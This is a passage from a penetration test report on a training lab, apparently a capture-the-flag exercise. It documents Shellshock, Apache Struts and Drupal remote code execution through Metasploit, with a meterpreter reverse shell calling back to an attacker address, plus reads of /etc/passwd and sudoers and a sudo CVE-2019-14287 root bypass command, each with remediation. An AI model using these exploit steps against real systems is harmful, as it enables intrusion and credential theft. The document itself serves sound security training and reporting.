
	Being able to access both the sudoer's file and the /etc/passwd file with our user privileges represents a critical vulnerability requiring immediate remediation.
Images	1. Intense scans revealed port 80 open and Apache 2.4.7 http service running, which is vulnerable to the Http shellshock vulnerability  2. Search of ShellShock in msfconsole enabled Hacker Overflow to take advantage of the module exploit/multi/http/apache_mod_cgi_bash_env_exec ("shellshock"), which is a RCE exploit.  3. Options configuration for exploit/multi/http/apache_mod_cgi_bash_env_exec ("shellshock")

```
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > options

Module options (exploit/multi/http/apache_mod_cgi_bash_env_exec):

   Name           Current Setting       Required  Description
   ----           ---------------       --------  -----------
   CMD_MAX_LENGTH 2048                  yes       CMD max line length
   CVE            CVE-2014-6271         yes       CVE to check/exploit (Accepted: CVE-2014-6271, CVE-2014-6278)
   HEADER         User-Agent            yes       HTTP header to use
   METHOD         GET                   yes       HTTP method to use
   Proxies                              no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS         192.168.13.11         yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using
                                                  -Metasploit
   RPATH          /bin                  yes       Target PATH for binaries used by the CmdStager
   RPORT          80                    yes       The target port (TCP)
   SRVHOST        0.0.0.0               yes       The local host or network interface to listen on. This must be an address on the
                                                  local machine or 0.0.0.0 to listen on all addresses.
   SRVPORT        8080                  yes       The local port to listen on.
   SSL            false                 no        Negotiate SSL/TLS for outgoing connections
   SSLCert                              no        Path to a custom SSL certificate (default is randomly generated)
   TARGETURI      /cgi-bin/shockme.cgi  yes       Path to CGI script
   TIMEOUT        5                     yes       HTTP read response timeout (seconds)
   URIPATH                              no        The URI to use for this exploit (default is random)
   VHOST                                no        HTTP server virtual host


Payload options (linux/x86/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  172.27.245.90    yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Linux x86
```


4. Image below shows successful exploit, and opening of meterpreter shell.

```
root@kali: ~
File  Actions  Edit  View  Help
root@kali: ~/Documents/day_2 ×  root@kali: ~ ×  root@kali: ~ ×  root@kali: ~ ×  root@kali: ~ ×

   RPORT          80                    yes       The target port (TCP)
   SRVHOST        0.0.0.0               yes       The local host or network interface to listen on. This must be an address
                                                  he local machine or 0.0.0.0 to listen on all addresses.
   SRVPORT        8080                  yes       The local port to listen on.
   SSL            false                 no        Negotiate SSL/TLS for outgoing connections
   SSLCert                              no        Path to a custom SSL certificate (default is randomly generated)
   TARGETURI      /cgi-bin/shockme.cgi  yes       Path to CGI script
   TIMEOUT        5                     yes       HTTP read response timeout (seconds)
   URIPATH                              no        The URI to use for this exploit (default is random)
   VHOST                                no        HTTP server virtual host

Payload information:
   Space: 2048

Description:
   This module exploits the Shellshock vulnerability, a flaw in how the
   Bash shell handles external environment variables. This module
   targets CGI scripts in the Apache web server by setting the
   HTTP_USER_AGENT environment variable to a malicious function
   definition.

References:
   https://nvd.nist.gov/vuln/detail/CVE-2014-6271
   https://nvd.nist.gov/vuln/detail/CVE-2014-6278
   https://cwe.mitre.org/data/definitions/94.html
   OSVDB (112004)
   https://www.exploit-db.com/exploits/34765
   https://access.redhat.com/articles/1200223
   https://seclists.org/oss-sec/2014/q3/649

Also known as:
   Shellshock

msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > exploit

[*] Started reverse TCP handler on 172.27.245.90:4444
[*] Command Stager progress - 100.46% done (1097/1092 bytes)
[*] Sending stage (984904 bytes) to 192.168.13.11
[*] Meterpreter session 1 opened (172.27.245.90:4444 → 192.168.13.11:60634 ) at 2024-01-11 04:17:43 -0500

meterpreter >
```



5. whoami command shows we are running at www-data user, and we were able to cat the /etc/sudoers file (revealing flag 8).





6. The following image shows that the /etc/passwd file was accessed by www-data, exposing all the users on the host (possibly a number of users on the network). Accessing the /etc/passwd file also revealed flag 9.

	
Affected Hosts	192.168.13.11
Remediation	Harden Rekall's Access Controls on all Machines. In particular, restrict access to sensitive files such as etc/sudoers, etc/passwd and etc/shadow files to members of the sudo group. It was found that the fix for CVE-2014-6271 was incomplete and Bash still allowed certain characters to be injected into other environments by specially crafted environment variables. A new CVE was created (CVE-2014-7169). The remediation. Update Ubuntu which applies the patch to solve this issue. The Ubuntu patch can be found here (**https://ubuntu.com/security/CVE-2014-7169**).


Vulnerability 14	Findings
Title	Linux Apache Struts RCE - Struts2_content_type_ognl (flag 10)
Type (Web app / Linux OS / WIndows OS)	Linux OS
Risk Rating	Critical

Description	A nessus scan of host 192.168.13.12 showed a critical vulnerability in Apache Struts 2.3.5-2.3.31 program, which allows for remote code execution through the Jakarta Multipart parser due to improper handling of the Content-Type, Content-Disposition, and Content-Length headers. This allows for unauthenticated, remote attackers to create a specially crafted header value in the HTTP request to potentially execute arbitrary code. Hacker Overflow were able to use the multi/http/struts2_content_type_ognl exploit in Metasploit to take advantage of this vulnerability. In doing so, we gained root access via a meterpreter shell into the target, allowing us access into sensitive files and directories. By executing the command: **find / -type f -iname '*flag*'** Hacker Overflow was able to access flag 10 in the /root directory by using the cat command on the zipped "flagisinThisfile.7z" file.
Images	1. Nessus Scan:  2. Metasploit Apache Struts exploit used:  3. Compromise of machine using exploit:






4. Sudo privileges allowed Hacker Overflow to read flag 10 from the /root directory




Affected Hosts	192.168.13.12
Remediation	Upgrade to Apache Struts version 2.3.32 / 2.5.10.1 or later.


Vulnerability 15	Findings
Title	Linux Drupal Core RCE - Drupal_restws_unserilize (flag 11)
Type (Web app / Linux OS / WIndows OS)	Linux OS
Risk Rating	High
Description	After searching for the particular Drupal Service 8 running on host 192.168.13.13, Hacker Overflow discovered the Drupal Coder Module Deserialization RCE vulnerability affecting this version of Drupal, specifically in the Coder module component of the software. The coder module does not sufficiently validate user inputs in a script file that has the php extension, meaning that a malicious unauthenticated user can make a request directly to this file to execute arbitrary php code. Hacker Overflow used Metasploit exploit module unix/webapp/drupal_coder_exec to gain shell access into the host as www-data.
Images	1. Nmap scan shows Drupal service and associated CVE 

2. Searched for Drupal in msfconsole and found the drupal_coder_exec exploit




3. Selected exploit matching the year of the CVE (2019), and completed the options.






4. The below image shows the successful exploit and access into the system as www-data


	
Affected Hosts	192.168.13.13
Remediation	The coder module in this version of drupal cannot be mitigated. Even if the module is not enabled, its presence in the drupal file system and connected to the web are sufficient for exploitation by a malicious user. While the vendor website advised that it is possible to remove the module from all publicly available websites, this still carries too much risk. The best option is to install the latest version of the Coder module for Drupal or to update to the latest version of Drupal (which will contain the security patches for the coder module).

Vulnerability 16	Findings
Title	Suboptimal configuration of the sudoers file. Linux Privilege Escalation - CVE-2019-14287 - (flag 12)
Type (Web app / Linux OS / WIndows OS)	Linux
Risk Rating	High
Description	Using the sensitive information (ssh username alice) obtained from the WHOIS database, Hacker Overflow successfully logged into host 192.168.13.14 as alice@192.168.13.14 and by correctly guessing Alice's password to be "alice". Once we were inside the target, Hacker Overflow was able to check the user privileges with the sudo -l command. This returned the following entry for Alice: (ALL, !root) NOPASSWD: ALL


	This means that Alice can execute all commands on the host, except as a root user. However, this way of writing permissions into the sudoers file is affected by vulnerability CVE-2019-14287. In this case, sudo was configured to allow Alice to run commands as an arbitrary user via the ALL keyword in a Runas specification, by specifying the user ID -1 or 4294967295. This effectively allows any user with this configuration to bypass the !root (not root) configuration because the “ALL” keyword is listed first in the Runas specification. By executing the command sudo -u \#$((0xffffffff)) before commands, Hacker Overflow was able to execute commands from user Alice as sudo. After successfully escalating our privileges to sudo, Hacker Overflow was able to view sensitive files and directories and uncover flag 12 in the /root.flag12.txt file.
Images	1. In the whois record under “Tech Name” it said: sshUser alice. (see below). This indicated that user alice could remote login via ssh into the target machine. Admin Fax Ext: Admin Email: jlow@2u.com Registry Tech ID: CR534509110 Tech Name: sshUser alice Tech Organization: Tech Street: h8s692hskasd Flag1 Tech City: Atlanta Tech State/Province: Georgia Tech Postal Code: 30309 Tech Country: US Tech Phone: +1.7702229999 2. Hacker Overflow Used this information to ssh into 192.168.13.14 (below)





3. Once Hacker Overflow gained access to the host, we accessed the permissions for alice with sudo -l command:




